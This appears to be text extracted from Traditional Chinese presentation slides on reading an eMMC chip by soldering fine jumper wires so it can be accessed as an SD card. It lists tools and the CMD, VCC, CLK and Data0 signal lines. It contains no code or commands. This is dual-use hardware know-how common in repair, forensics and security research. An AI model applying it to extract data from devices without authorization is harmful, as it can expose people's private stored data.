


透過飛線讀取 eMMC

- SD 卡 = 記憶體 + 控制器
- eMMC = 燒在板子上的 SD 卡
- 想讀 eMMC ?
- 透過飛線把它變回 SD 卡 !



SD 卡 Sniffer



0.1mm 維修飛線

防靜電手環

助焊筆

烙鐵



美工刀

PCBite

www.sensepeek.com

0.1mm 維修飛線






CMD：指令


VCC：供電

CLK：時脈

Data0：資料

